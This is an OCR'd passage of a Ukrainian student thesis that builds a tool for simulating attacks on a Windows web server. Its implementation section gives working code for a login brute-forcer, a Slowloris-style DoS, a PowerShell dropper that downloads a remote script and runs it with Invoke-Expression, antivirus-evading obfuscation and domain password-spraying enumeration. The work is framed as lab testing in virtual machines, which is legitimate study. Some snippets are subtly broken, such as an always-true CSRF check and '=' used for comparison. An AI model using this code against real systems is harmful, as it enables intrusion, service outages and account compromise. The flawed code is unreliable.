


Рисунок 2.4 — Методи тестування чорної скрині

Під час тестування безпеки за принципом «білої скриньки» оцінювачі отримують повні знання та доступ до програми, вихідного коду або мережі, включаючи діаграми та іншу документацію [41]. Цей тип оцінки є більш точним і цілеспрямованим, оскільки як внутрішні, так і зовнішні вразливості оцінюються з «інсайдерської» точки зору, яка зазвичай недоступна типовим зловмисникам. Мета полягає в тому, щоб визначити та використати вразливості в системі, які можна використати зсередини та ззовні. Метод тестування білої скрині показаний на рис. 2.5.




Рисунок 2.5 — Метод тестування білої скрині

Методологія тестування безпеки «сірої скриньки» частково базується на тестуванні «чорної скриньки», частково — на «білій скриньці». Мета тестування безпеки за принципом «сірої скрині» — забезпечити більш цілеспрямовану та ефективну оцінку безпеки мережі. Оцінювач зазвичай має часткові знання або доступ до внутрішніх елементів мережі, включаючи проектну та архітектурну документацію та деякі облікові дані нижчого рівня доступу до мережі. Тобто це таке поєднання основних властивостей тестування за методами чорної та білої скрині. Під час тестування програмного забезпечення тестувальник може частково знати вихідний код або структуру даних, а також використовувані алгоритми [42]. Порівняння кожної методології показано у табл. 1.

Таблиця 1. Порівняння методологій

Методологія	Переваги	Недоліки
Чорна скриня	Найменше зусиль, які потрібні як пентестеру, так і клієнту; Найнижча вартість.	Обмежується тим, що пентестер може публічно знайти, якщо не буде виявлено інші ресурси доступу; Вразливості, розташовані за межами сторінки входу, зазвичай не виявляються; Вимагає тривалого фазингу або перерахування, щоб виявити більше вразливостей.
Біла скриня	Найповніше висвітлення вразливостей; Економія значної кількісті часу на перерахуванні та фаззингу.	Пентестеру необхідно надати повний адміністративний доступ, що підвищує ризик витоку конфіденційної інформації; Вивчення наданої інформації для пентестера вимагає великих зусиль.
Сіра скриня	Комплексне оцінювання без розкриття занадто великої кількості чутливої інформації; Економія часу на перерахування та фаззинг.	Можливо, не вдасться виявити або використати складні вразливості; Неможливо перевірити функції, які невідомі або приховані від тестувальника.

Якщо підсумувати всі переваги та недоліки цих методів, то побачимо, що тестування «чорної скриньки» є найбільш реалістичним методом тестування, оскільки він вирішує проблеми, які створює зовнішній зловмисник, але може вимагати втрати часу та ефективності. Тестування білої скриньки є найбільш точним і цілеспрямованим, оскільки воно вирішує питання, пов’язані з внутрішніми загрозами, але вимагає детального знання внутрішньої мережі. Тестування сірої скрині здається найефективнішим і дієвим, оскільки воно прагне знайти баланс між тестуванням чорного ящика та тестування білого ящика.

2.3 Розробка методу для імітації атак

Перейдемо до розробки методу для імітації атак. Оскільки у якості веб-серверу було обрано операційну систему типу Windows, метод повинен враховувати особливості її системи захисту.

Розроблений метод повинен орієнтуватись не тільки на саму систему, але також і на можливі запущені веб-сервери на операційній системі. Тому, можна сказати що метод буде мати комбіновані інструменти для тестування як веб-додатків, так і тестувати саму систему. Сам метод описано нижче.

1. *Визначення об'єкту*. Об'єктом може бути будь-який пристрій, мобільний телефон, персональний комп'ютер, сервер, веб-сервер, тощо.
2. *Сканування*. Сканування може проводитись як одного об'єкту в цілому, так і мережі або багатьох інших об'єктів. Цей етап допомагає визначити інформацію про об'єкт в мережі, таку як архітектура мережі, операційні системи, програми та користувачі.
3. *Ідентифікація об'єктів*. Необхідно ідентифікувати всі активні IP-адреси в межах області та деяку обмежену інформацію про пристрій та систему. Цей етап може відбуватись кілька разів протягом однієї і тієї самої атаки на різних ділянках мережі.
4. *Оцінювання вразливості*. Цей етап проходить у ручному режимі і оцінюється чи доцільно буде використати ту чи іншу атаку для окремого компонента об'єкта.
5. *Експлуатація вразливості*. Якщо етап оцінки вразливості показав доцільність використання однієї з атак, починається безпосередньо початок імітування атаки.
6. *Аналіз*. Після експлуатації атаки необхідний ручний або напів-автоматичний аналіз того чи пройшла успішно імітація обраної атаки.

Базовий алгоритм проведення атак показано на рис. 2.6.

Рисунок 2.6 — Алгоритм проведення атак

На початку, необхідно визначити об’єкт для імітації. Це може бути як і операційна система, так і атака на веб-сервер, а також комбіновано. Якщо об’єкт було визначено правильно — переходимо до розвідки. Розвідка допомагає визначити інформацію про об’єкт в мережі, таку як архітектура мережі, операційні системи, програми та користувачі. Аналізатор кібербезпеки намагається зібрати відкрито доступні дані, видаючи себе за хакера або зловмисника. Ціллю може бути певний хост або організація. Енумерація це метод, який використовується для ідентифікації ресурсів досліджуваних об’єктів. Він ідентифікує всі активні IP-адреси в межах області та деяку обмежену інформацію про пристрій та систему. Цей етап може відбуватись кілька разів протягом однієї і тієї самої атаки на різних ділянках мережі. Наступним буде оцінка вразливості, яка проходить у ручному режимі і оцінюється чи доцільно буде використати ту чи іншу атаку для окремого компонента системи. Далі йде експлуатація вразливості та аналіз того, чи

пройшла вона успішно чи ні. Алгоритм досить простий, але він масштабований і може змінюватись від використання тієї чи іншої атаки.

Розглянемо атаки які будуть реалізовані у модулі. Атака грубої сили, це метод, який використовує перебір для злому паролів, облікових даних і ключів шифрування. Це проста, але надійна тактика для отримання несанкціонованого доступу до окремих облікових записів, систем і мереж організацій. Хакер пробує кілька імен користувачів і паролів, часто використовуючи комп'ютер для тестування широкого діапазону комбінацій, доки не знайде правильну інформацію для входу. Назва «груба сила» походить від того, що зловмисники використовують надмірну силу для отримання доступу до облікових записів користувачів. Незважаючи на те, що це застарілий метод кібератак, атаки грубою силою перевірені та залишаються популярною тактикою серед хакерів.

Існують різні типи методів грубої атаки, які дозволяють отримати несанкціонований доступ і викрасти дані користувача.

1. Прості атаки грубою силою
2. Словникові атаки
3. Гібридні атаки грубою силою
4. Зворотні атаки грубої сили
5. Додавання облікових даних

Проста атака грубої сили відбувається, коли хакер намагається вгадати облікові дані користувача вручну без використання будь-якого програмного забезпечення. Зазвичай це відбувається за допомогою стандартних комбінацій паролів або персональних ідентифікаційних номерів (PIN-кодів). Ці атаки прості, тому що багато людей все ще використовують слабкі паролі.

Атака за словником — це базова форма грубого злому, під час якої зловмисник вибирає ціль, а потім перевіряє можливі паролі на ім'я користувача цієї особи. Сам метод атаки технічно не вважається атакою грубої сили, але він може зіграти важливу роль у процесі злому пароля зловмисником.

Назва «атака за словником» походить від того, що хакери переглядають словники та змінюють слова спеціальними символами та цифрами. Цей тип

атаки зазвичай займає багато часу та має низькі шанси на успіх порівняно з новими, ефективнішими методами атаки.

Гібридна атака грубим підбором — це коли хакер поєднує метод атаки за словником із простою атакою грубої сили. Це починається з того, що хакер дізнається ім’я користувача, потім проводить атаку за словником і простим методом грубої сили, щоб виявити комбінацію входу в обліковий запис. Зловмисник починає зі списку потенційних слів, потім експериментує з комбінаціями символів, букв і цифр, щоб знайти правильний пароль.

Зворотна атака грубим підбором передбачає, що зловмисник починає процес із відомим паролем, який зазвичай виявляється під час зламу мережі. Вони використовують цей пароль для пошуку відповідних облікових даних за допомогою списків мільйонів імен користувачів. Зловмисники також можуть використовувати поширений слабкий пароль, наприклад «Password123», щоб шукати збіги в базі даних імен користувачів. Схема роботи атаки грубої сили показана на рис. 2.7.

Рисунок 2.7 — Схема роботи атаки грубої сили

Всередині модулю для імітації атак буде використовуватись тип гібридної атаки грубої сили, тобто поєднання атаки зі словником та простим перебором символів.

Наступною атакою яка буде включена в модуль це DoS атака. Буде використовуватись сама атаки на рівні протоколу, вона призводить до переривання роботи служби, використовуючи вразливості на 3 й 4 рівнях.

Прикладом такої атаки є SYN-атака, яка використовує всі доступні серверні ресурси, що робить сервер недоступним.

Далі буде реалізовано так званого дроппера. Дроппери – це допоміжні програми для різних типів зловмисного програмного забезпечення, як трояни та руткіти. Зазвичай вони реалізуються у вигляді сценаріїв (VB, пакетний) або невеликих програм. Самі по собі вони не здійснюють шкідливих дій, натомість відкривають шлях для атаки, завантажуючи/розпаковуючи та встановлюючи основні шкідливі модулі. Щоб уникнути виявлення, дроппер також може створювати “шум” навколо шкідливого модуля, завантажуючи/розпаковуючи деякі нешкідливі файли. Дроппери часто з’являються в непостійній формі. Вони встановлюють шкідливий модуль і автоматично видаляються. Оскільки у якості веб-серверу було обрано операційну систему типу Windows, дроппер буде реалізований у вигляді Powershell-скрипту. Детальніше про його розробку буде у розділі 3.

Модуль також буде містити у собі мережевий сканер, а саме сканер портів для проведення розвідки (якщо вона необхідна). Сканер портів, наприклад nmap, працює, надсилаючи трафік на певний порт і аналізуючи результати. Якщо порт відкритий, закритий або відфільтрований рішенням безпеки мережі, він по-різному реагуватиме на сканування порту, наприклад: *Відкритий.*
Відкритий порт, де програма прослуховує трафік, має відповідати на запит. Наприклад, відкритий порт, який отримує пакет TCP SYN, повинен відповісти SYN/ACK.

Закритий. Якщо порт закрито, комп’ютер розцінює спроби з’єднатися з ним як помилку. Пакет TCP SYN до закритого порту має призвести до пакета RST (скидання).

Відфільтрований. Деякі порти можуть бути відфільтровані брандмауером або системою запобігання вторгненням (IPS). Пакети, надіслані на ці порти, швидше за все, не отримають відповіді. Різні комп’ютери по-різному реагуватимуть на різні пакети. Крім того, деякі типи сканування портів більш

очевидні, ніж інші. З цієї причини сканер портів може використовувати різноманітні методи сканування.

Ще модуль буде містити атаку яка називається DomainPasswordSpray. – Ця атака використовується коли зловмисник знає і застосовує загальні паролі, щоб спробувати отримати доступ до кількох облікових записів в одному домені. Використовуючи список поширених слабких паролів, наприклад 123456 або password1, зловмисник потенційно може отримати доступ до сотень облікових записів за одну атаку. Це чимось схоже на атаку грубої сили, але вона направлена саме на користувачів в одному домені. Також, її використання може ставити за мету не тільки отримання доступу до облікового засобу, а ще й може паралізувати роботу всіх користувачів в домені, оскільки за замовчуванням операційні системи після 5-ти або 10-ти невдалих спроб входу — блокують обліковий запис.

Отже, програмний засіб для імітації атак буде реалізовувати чотири основні атаки для імітації, а саме: брутфорс, DoS, Powershell-Dropper та DomainPasswordSpray. Перевірка, що виконується з їх допомогою, також є одним з варіантів зондування і заснована на пошуку дефектів програм за допомогою їх посилення.

Особливості методу:

– деякі «вразливості» у безпеці не можна виявити доти, доки не зімітувати справжню атаку проти підозрілих сервісів та вузлів;

– програми-сканери перевіряють мережу та порти під час фальшивої атаки;

– при скануванні даних уразливості виявляються значно швидше, ніж у звичайних умовах;

– імітуючи атаки, можна знайти більше вразливостей (якщо вони були спочатку), ніж за допомогою двох попередніх методик – при цьому швидкість виявлення досить висока, проте користуватися таким способом не завжди є доцільним;

– ситуації, які не дозволяють запускати «імітацію атак», поділяються на дві групи – загроза виникнення проблем з обслуговуванням програмного забезпечення, що перевіряється, або принципова неможливість атакувати систему.

У даному розділі було наведено обґрунтування вибору веб-серверу та операційної системи. Наведено модулі безпеки які використовують популярні операційні системи типу Windows та UNIX, їх роботу з процесами та безпекою. Також було наведено статистичні дані по популярності операційних систем як веб-серверів додатків. Проаналізовано та наведено методології тестування систем та веб-додатків на вразливості. Наведено приклади використання чорної, білої та сірої скрині, їх переваги та недоліки з точки зору тестування на вразливості та імітації атак. За результатами аналізу було обрано тестування методом “сірої скрині”. Розроблено метод для імітації атак і наведено основні атаки, які будуть імітуватись.

3 РОЗРОБКА ПРОГРАМНОГО ЗАСОБУ ДЛЯ ІМІТАЦІЇ АТАК ТА ТЕСТУВАННЯ

3.1 Обґрунтування інструментів розробки

Реалізація поставленої задачі проводитиметься за допомогою мови програмування Python [43]. Python — це мова комп'ютерного програмування, яка часто використовується для створення веб-сайтів і програмного забезпечення, автоматизації завдань і аналізу даних. Python є мовою загального призначення, тобто її можна використовувати для створення різноманітних програм і не спеціалізується на конкретних проблемах. Мова пропонує універсальність, а також зручність написання коду та використання її для початківців. Це одна з найбільш використовуваних мов програмування сьогодні [43].

За інтерфейс користувача буде відповідати фреймворк Tkinter [44]. Tkinter є єдиним фреймворком, вбудованим у стандартну бібліотеку Python. Tkinter має кілька сильних сторін. Він кросплатформний, тому той самий код працює в Windows, macOS і Linux. Візуальні елементи відображаються за допомогою власних елементів операційної системи, тому програми, створені за допомогою Tkinter, виглядають так, ніби належать платформі, на якій вони запускаються.

Як середовище розробки було обрано Visual Studio Code. У своїй основі Visual Studio Code має блискавичний редактор вихідного коду, ідеальний для повсякденного використання [44]. Завдяки підтримці сотень мов VS Code допомагає миттєво працювати продуктивно за допомогою підсвічування синтаксису, зіставлення дужок, автоматичного відступу, вибору прямокутника, фрагментів тощо. Інтуїтивно зрозумілі комбінації клавіш, легке налаштування та зіставлення комбінацій клавіш, надані спільнотою, дозволяють легко орієнтуватися в коді.

Visual Studio Code включає вбудовану підтримку завершення коду IntelliSense, розширене розуміння семантичного коду та навігацію, а також рефакторинг коду [44]. Відлагодження часто є тією функцією, яку розробники найбільше потребують коли пишуть код. Visual Studio Code містить

інтерактивний відлагоджувач, тож є можливість покроково переглядати вихідний код, перевіряти змінні, переглядати стеки викликів і виконувати команди в консолі.

VS Code також інтегрується з інструментами збірки та сценаріїв для виконання звичайних завдань, що пришвидшує щоденні робочі процеси. VS Code підтримує Git, тому є можливість працювати з багатьма інструментами такими як Git, не виходячи з редактора, включаючи перегляд змін, що очікують на розгляд [44].

3.2. Програмна реалізація модулю для імітації атак

3.2.1. Реалізація атаки грубої сили

Атака грубої сили буде реалізована з використанням мови програмування Python. Алгоритм її роботи зображений на рис. 3.1.




Рисунок 3.1. - Алгоритм імітації атаки “грубої сили”

Почнемо програмну реалізацію. Імпортуємо та оголошуємо основні бібліотеки. Фрагмент коду представлений нижче

```
import requests
import time
import sys
url = input("Enter Target Url: ")
username = input("Enter Target Username: ")
error = input("Enter Wrong Password Error Message: ")
```

Далі, необхідно додати вибір файлу зі словником. Він потрібний якщо користувач бажає використати вже готовий список комбінацій. Фрагмент коду представлений нижче.

```
with open("passwords.txt", "r") as passwords:
      bruteCracking(username,url,error)
```

Далі необхідно реалізувати функцію для перебору паролів. Її приклад у вигляді фрагменту кода представлено нижче.

```
    try:
  def bruteCracking(username,url,error):
      count = 0
      for password in passwords:
          password = password.strip()
          count = count + 1
          print("Trying Password: "+ str(count) + ' Time For => ' + password)
          data_dict = {"LogInID": username,"Password":password, "Log In":"submit"}
          response = requests.post(url, data=data_dict)
```

Також було додано умову перевірки чи працює атака грубої сили, а також вивід успішно підібраних даних.

```
if error in str(response.content):
              pass
          elif "CSRF" or "csrf" in str(response.content):
              print("CSRF Token Detected!! BruteF0rce Not Working This Website.")
              exit()
          else:
              print("Username: ---> " + username)
              print("Password: ---> " + password)
              exit()
```

Реалізація атаки грубої сили готова.

3.2.2. Реалізація DoS атаки

Програмний засіб повинен містити у собі вибір хоста для початку атаки, також можливість вказати порт, на який повинна бути спрямована атака і особливо важливо мати можливість використати декілька потоків для більшої кількості відправлених пакетів. Спочатку створюється клас *DeadlyBooring* і надається йому інформація про IP-адресу, на яку скерована атаку, а також порт

(80 — стандартний порт для веб-сервера) і кількість паралельних з’єднань, які потрібно встановити. Далі, змінюється деяка інформація заголовка HTTP GET, щоб зробити запити правдоподібними для сервера.

```
      class DeadlyBooring():
    def __init__(self, ip, port=80, socketsCount = 200):
        self._ip = ip
        self._port = port
        self._headers = [
            "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)",
            "Accept-Language: en-us,en;q=0.5"
        ]
```

Далі необхідно створити сокети. Визначається метод, який підключає новий веб-сокет із спеціальними типами протоколів до вказаних IP-адрес та порту. Метою є надіслати перший запит GET і інформацію заголовка HTTP. Обробка помилок гарантує, що помилка не призведе до зупинки DOS, а замість цього просто спробує створити новий сокет. Фрагмент коду представлений нижче.

```
      def newSocket(self):
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(4)
            s.connect((self._ip, self._port))
            s.send(self.getMessage("Get /?"))
            for header in self._headers:
                s.send(bytes(bytes("{}\r\n".format(header).encode("utf-8"))))
            return s
        except socket.error as se:
            print("Error: "+str(se))
            time.sleep(0.5)
            return self.newSocket()
```

Тепер потрібно створити список із кількома сотнями таких сокетів, які потім можна використовувати для DOS-атаки.

```
      self._sockets = [self.newSocket() for _ in range(socketsCount)]
```

Далі необхідно описати метод атаки. Для всіх сокетів надсилається запит на отримання з полем заголовка X, залишаючи запит відкритим і змушуючи сервер чекати решту даних. Після кожного надісланого запиту повинен пройти деякий час, перш ніж надсилати наступний пакет, переконавшись, що кожен сокет надсилає дані принаймні раз на пару секунд, щоб не втрачати з’єднання. Кожен втрачений сокет негайно замінюється новим, що займає його місце, гарантуючи, що вільні серверні потоки заповнюються знову.

```
def attack(self, timeout=sys.maxsize, sleep=15):
  t, i = time.time(), 0
  while(time.time() - t < timeout):
      for s in self._sockets:
          try:
              print("Sending request #{}".format(str(i)))
              s.send(self.getMessage("X-a: "))
              i += 1
          except socket.error:
              self._sockets.remove(s)
              self._sockets.append(self.newSocket())
          time.sleep(sleep/len(self._sockets))
```

Щоб перевірити написаний код, потрібно створити окреме середовище, оскільки не доцільно починати DOS-атаку на якийсь сервер.

3.2.3. Реалізація атаки Domain Password Spray

Алгоритм проведення атаки буде наступний:

1) Перевірка мови ПК, на якому він працює. Якщо мова «Англійська (Великобританія)», завантажується сценарій *downloadandexecute.ps1;*

2) Використання invoke-expression для запуску завантаженого коду;

3) Якщо мова не «англійська (Великобританія)», скріпт видалиться сам.

Для написання будемо використовувати скриптову мову Powershell. Для перевірки мови, використаємо параметр hostinfo, який дасть нам основні дані про систему. Далі необхідно вивести і перевірити мову на якій працює ПК. Після чого завантажуємо інший шкідливий скрипт. Фрагмент коду який це реалізує показано нижче.

```
$hostinfo = Get-Host
$lang = $hostinfo.CurrentCulture.DisplayName
if ($lang = "English (United Kingdom)") {
$downloader = New-Object System.Net.Webclient
$downloadedscript  =  $downloader.DownloadString("http://192.168.100.1/powershell-
dropper-poc- v2/downloadandexecute.ps1")
Invoke-Expression $downloadedscript
} else {
Remove-Item $PSCommandPath }
```

Після того як основний скрипт успішно завершиться, завантажиться скрипт, який для демонстрації буде містити у собі звичайний надпис. Замість нього, може бути будь-який інший програмний застосунок, наприклад кейлогер або інше шкідливе програмне забезпечення. Для того щоб сховати частину скрипту, використаємо обфускацію коду. Приклад обфускованого коду показаний нижче.

```
      $t1 = "B9AA=="
      $t2                                                                    =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($t1))
      $t3 = "noiSSerpxE-eKOvNI"
      $t4 = ([regex]::Matches($t3,'.','RightToLeft') | ForEach {$_.value}) -join ''
      &($t4) $t2
```

Як можна побачити, код сильно змінився, що дає йому змогу проходити повз антивірусне програмне забезпечення і без проблем виконуватись на системі. Детальне його тестування буде здійснено у розділі 3.3.

3.2.4. Реалізація атаки Domain Password Spray

Ця атака буде використовуватись і виконуватись безпосередньо на веб-сервері або всередині мережі де є інші комп'ютери. Першим етапом буде написання модулю який отримає імена користувачів всередині домену а також пошук значення політики того, після скількох спроб підбору паролю доступ до облікового засобу буде обмежено. Опишемо наступну функцію:

```
[int]$SmallestLockoutThreshold = $AccountLockoutThresholds | sort | Select -First 1
    Write-Host -ForegroundColor "yellow" "[*] Now creating a list of users to spray..."
    if ($SmallestLockoutThreshold -eq "0")
    {
        Write-Host -ForegroundColor "Yellow" "[*] There appears to be no lockout policy."
    }
    else
    {
        Write-Host  -ForegroundColor  "Yellow"  "[*]  The  smallest  lockout  threshold
discovered in the domain is $SmallestLockoutThreshold login attempts."
    }
```

Ця функція дає можливість дізнатись скільки спроб для перебору паролю є. Зазвичай це не менше 5-ти, і не більше 15-ти спроб на 1 обліковий запис. Далі напишемо функцію яка визначить чи існують інші політики паролів.

```
      Write-Host "[*] Current domain is compatible with Fine-Grained Password Policy."
        $ADSearcher = New-Object System.DirectoryServices.DirectorySearcher
        $ADSearcher.SearchRoot = $objDeDomain
        $ADSearcher.Filter = "(objectclass=msDS-PasswordSettings)"
        $PSOs = $ADSearcher.FindAll()
```

Ця функція дасть можливість виявити інші існуючі політики паролів. Наступним кроком буде реалізація функції отримання користувачів у домені.

```
      if ($RemoveDisabled)
      {
        Write-Host -ForegroundColor "yellow" "[*] Removing disabled users from list."
                        $UserSearcher.filter                                          =
"(&(objectCategory=person)(objectClass=user)(!
      UserAccountControl:1.2.840.113556.1.4.803:=16)(!
      userAccountControl:1.2.840.113556.1.4.803:=2)$Filter)"
      }
      else{
        $UserSearcher.filter = "(&(objectCategory=person)(objectClass=user)$Filter)"}
```

Отже, всі основні модулі для програмного засобу було реалізовано. Атака грубої сили та DoS атака була написана з використанням мови програмування Python, а Powershell-dropper та Domain Password Spray були написані з використанням скриптової мови Powershell. Наступним кроком буде написання користувацького інтерфейсу, який реалізовано за допомогою модулю Tkinter та графічного конструктору Page. Вигляд конструктору зображено на рис. 3.2.




Рисунок 3.2 — Вигляд конструктору Page

Користувацький інтерфейс повинен мати можливість запускати кожну з атак, і матиме поля для сканування одного або кількох хостів, а також можливість сканувати порти. Файли журналу роботи модулю будуть зберігатись в окремій теці, а також виводитись на екран для зручності. Для Powershell-dropper реалізовано поле для того щоб самостійно вказати який файл буде завантажуватись та запускатись на досліджуваній операційній системі.

Для перевірки правильної програмної реалізації необхідно виконати тестування, щоб усунути можливі помилки та виправити неточності у коді.

3.3. Тестування програмного модулю

Тестування модулю здійснюється у декілька етапів:

- Тестування імітації атаки грубої сили;
- Тестування імітації атаки DoS;
- Тестування імітації атаки Powershell-Dropper;

– Тестування імітації атаки Domain Password Spray.

Для запуску програмного модулю необхідно відкрити створений .py файл під назвою “Imitation_module.py”. Для запуску потребується Python версії не менше 3.6. Перед користувачем відкриється вікно програми, яке зображене на рис. 3.3.




Рисунок 3.3 — Інтерфейс модулю імітації атак

У головному вікні програми зображено основні елементи керування. Кнопки керування DoS, Bruteforce, Dropper, Port scanner, Password Spray а також поля Set IP address or network range, Bruteforce word list, Dropper file to download. Як вже було обґрунтовано раніше, програмний засіб реалізований за допомогою мови Python і скриптової мови Powershell, а за інтерфейс користувача відповідає модуль Tkinter.

Для перевірки правильності роботи необхідно розгорнути віртуальне середовище з щонайменше 2 віртуальних машин. Перша машина призначеня для імітації атак, для цього в ній потрібно розгорнути програмний засіб для імітації атак. Друга машина виконує роль системи, на яку здійснюється атака. Для запуску такого віртуального середовища використовується програмний засіб для віртуалізації операційних систем — VirtualBox.

Тестування починається з імітації атаки DomainPasswordSpray. Віртуальна машина повинна бути підключена до Windows домену, який містить у собі користувачів. При натисканні кнопки інтерфейсу модулю імітації атак, відкривається вікно терміналу PowerShell, у якому пропонується вибрати параметри, такі як доменне ім’я, список користувачів та список паролів які необхідно підібрати. Вікно імітації атаки зображене на рис. 3.4.




Рисунок 3.4 - Вікно імітації атаки DomainPasswordSpray

